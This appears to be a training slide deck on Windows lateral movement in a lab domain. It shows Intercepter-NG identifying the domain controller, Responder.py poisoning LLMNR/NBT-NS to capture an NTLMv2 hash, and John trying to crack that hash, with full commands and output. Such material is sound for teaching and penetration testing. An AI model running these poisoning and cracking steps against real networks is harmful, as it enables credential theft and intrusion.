Windows Lateral Movement 1


Information Security Inc.

Contents

- Lateral Pass => Moving through the network
- On the network without credentials => identify the network
- Test Setup
- A variety of attacks to comprise the systems
- References

Lateral Pass => Moving through the network

- A lateral pass is used when you can not move forward, you are on the compromised network but without privileges or account credentials
- It is important to identify where sensitive data is being stored and gain access to those environments




On the network without credentials
=> identify the network

- You breached the network but not having any credentials yet (popped a box that was not connected to the domain)
- Identify the network (tcpdump,nmap,Intercepter-NG), find the domain controllers and attack

On the network without credentials => identify the network

- Intercepter-NG example: identifying the DC




Intercepter-NG 1.0

Network Adapter

'Intel(R) 82574L Gigabit Network Connection' on local host:192.168.10.109

Protocol	Tim...	From/To	H..	Username	Password
Kerberos Auth	19:0...	192.168.10.108/192.168.10.111:88		aes256-cts-hmac-sha1...	SWITCH\Gaku:$mskrb5...
LDAP Auth	19:0...	192.168.10.111/192.168.10.108:389		£▌	9''ýju▌d¤Ñ0¸Lã•ù
LDAP Auth	19:0...	192.168.10.111/192.168.10.108:389		£▌	Y▯▌Æµo#d▌ÇÚï▯▯:+▯Só{▯ß...


Test Setup



```
•    ------------------
    | Attacker       |
    | Machine        |
    | Windows 10| +++++++ |
    ------------------   |                          -----------------------
                         |                         |       Domain        |
IP:192.168.10.109        |   +++++++++++++++++ |     Controller      |
    ----------------     |                          | Server 2008 R2 |
    | Attacker   |  ++++++++ |                      ------------------------
    | Machine    |       |                          IP:192.168.10.108
    | Kali Linux |       |                          ----------------------
    ----------------     |   +++++++++++++++++   |  Windows 10    |
IP: 192.168.10.12        |                          |  connected       |
                                                     |  to the domain |
                                                      --------------------
                                                    IP: 192.168.10.111
```


A variety of attacks to comprise the systems

- Responder.py: a tool that listens and responds to LLMNR and NBT-BNS



A variety of attacks to comprise the systems


- Starting Responder.py



```
root@kali2017:~/Responder# ./Responder.py -I eth0 -i 192.168.10.12 -b Off -r Off -w On
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                          [ON]
    NBT-NS                         [ON]
    DNS/MDNS                       [ON]

[+] Servers:
    HTTP server                    [ON]
    HTTPS server                   [ON]
    WPAD proxy                     [ON]
    SMB server                     [ON]
    Kerberos server                [ON]
    SQL server                     [ON]
    FTP server                     [ON]
    IMAP server                    [ON]
    POP3 server                    [ON]
    SMTP server                    [ON]
    DNS server                     [ON]
    LDAP server                    [ON]

[+] HTTP Options:
    Always serving EXE             [OFF]
    Serving EXE                    [OFF]
    Serving HTML                   [OFF]
    Upstream Proxy                 [OFF]

[+] Poisoning Options:
    Analyze Mode                   [OFF]
    Force WPAD auth                [OFF]
    Force Basic Auth               [ON]
    Force LM downgrade             [OFF]
    Fingerprint hosts              [OFF]

[+] Generic Options:
    Responder NIC                  [eth0]
    Responder IP                   [192.168.10.12]
    Challenge set                  [1122334455667788]


[+] Listening for events...
```

A variety of attacks to comprise the systems


- Poisoning LLMNR and capturing NTLMv2 hash



```
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
192.168.10.111 - - [19/Dec/2017 06:14:45] code 501, message Unsupported method ('OPTIONS')
192.168.10.111 - - [19/Dec/2017 06:14:45] "OPTIONS http://otf.msn.com/c.gif? HTTP/1.1" 501 -
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
192.168.10.111 - - [19/Dec/2017 06:14:46] code 501, message Unsupported method ('OPTIONS')
192.168.10.111 - - [19/Dec/2017 06:14:46] "OPTIONS http://otf.msn.com/c.gif? HTTP/1.1" 501 -
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [NBT-NS] Poisoned answer sent to 192.168.10.111 for name RESPPROXYSRV (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.10.111 for name RESPPROXYSRV (service: File Server)
 [*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name respproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name respproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[*] [LLMNR]  Poisoned answer sent to 192.168.10.111 for name isaproxysrv
[SMB] NTLMv2-SSP Client   : 192.168.10.111
[SMB] NTLMv2-SSP Username : SWITCH\Gaku
[SMB] NTLMv2-SSP Hash     : Gaku::SWITCH:1122334455667788:E6F7E1C35E28FE5B5DEAFD6F2832BBE7:0101000000000000CB16358CBA7
8D3010B2E0E21EA256E1F0000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000
A0053004D0042003100320005000A0053004D0042003100320008003000300000000000000000000000000002000008A66B9A1C4143548589B379C4DA
DC0BB08BCD9364F6C8B5CDB07FA9C4BC946410A0010000000000000000000000000000000000000009002200630069006600730002F007200650073007
000700072006F007800790073007200760000000000000000000000
[SMB] Requested Share     : \\RESPPROXYSRV\IPC$
```

A variety of attacks to comprise the systems


- The hash to be cracked



```
root@kali2017:~# cat hash
Gaku::SWITCH:1122334455667788:E6F7E1C35E28FE5B5DEAFD6F2832BBE7:0101000000000000CB16358CBA78D3010B2E0E21EA256E1F0000000
002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000
A0053004D004200310032000800300030000000000000000000000000200000008A66B9A1C4143548589B379C4DADC0BB08BCD9364F6C8B5CDB07FA9
C4BC946410A0010000000000000000000000000000000000000900220063006900660073002F007200650073007000700072006F007800790073007
20076000000000000000000
```

A variety of attacks to comprise the systems

- Trying to crack the hash (John); Here the password is complex hence we need another way (SMB replay attacks); to be continued in part 2



```
root@kali2017:~# john --format=netntlmv2 hash
Created directory: /root/.john
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:07:38  3/3 0g/s 709185p/s 709185c/s 709185C/s 191yri2
0g 0:00:07:44  3/3 0g/s 709636p/s 709636c/s 709636C/s dygmk3
0g 0:00:07:45  3/3 0g/s 709723p/s 709723c/s 709723C/s tdh0sb
0g 0:00:07:46  3/3 0g/s 709806p/s 709806c/s 709806C/s hs8mhz
0g 0:00:07:47  3/3 0g/s 709889p/s 709889c/s 709889C/s fadei5
0g 0:00:07:48  3/3 0g/s 709974p/s 709974c/s 709974C/s 3mrlbe
0g 0:00:07:49  3/3 0g/s 710021p/s 710021c/s 710021C/s 2Gb!
0g 0:00:07:52  3/3 0g/s 710225p/s 710225c/s 710225C/s bobetsey
0g 0:00:07:54  3/3 0g/s 710354p/s 710354c/s 710354C/s 13316697
0g 0:00:07:55  3/3 0g/s 710426p/s 710426c/s 710426C/s abdshmfm
0g 0:01:44:26  3/3 0g/s 748774p/s 748774c/s 748774C/s j3o08g
0g 0:01:44:27  3/3 0g/s 748773p/s 748773c/s 748773C/s cp4erx
0g 0:01:44:29  3/3 0g/s 748774p/s 748774c/s 748774C/s 2qvrj7
0g 0:01:44:30  3/3 0g/s 748774p/s 748774c/s 748774C/s lghhn!
0g 0:01:44:31  3/3 0g/s 748775p/s 748775c/s 748775C/s ddtyk!
0g 0:01:44:32  3/3 0g/s 748775p/s 748775c/s 748775C/s piz44T
0g 0:01:44:35  3/3 0g/s 748776p/s 748776c/s 748776C/s kuj9lz
```

References

- Responder.py
https://github.com/SpiderLabs/Responder

- NTLM
https://blog.preempt.com/the-security-risks-of-ntlm-proceed-with-caution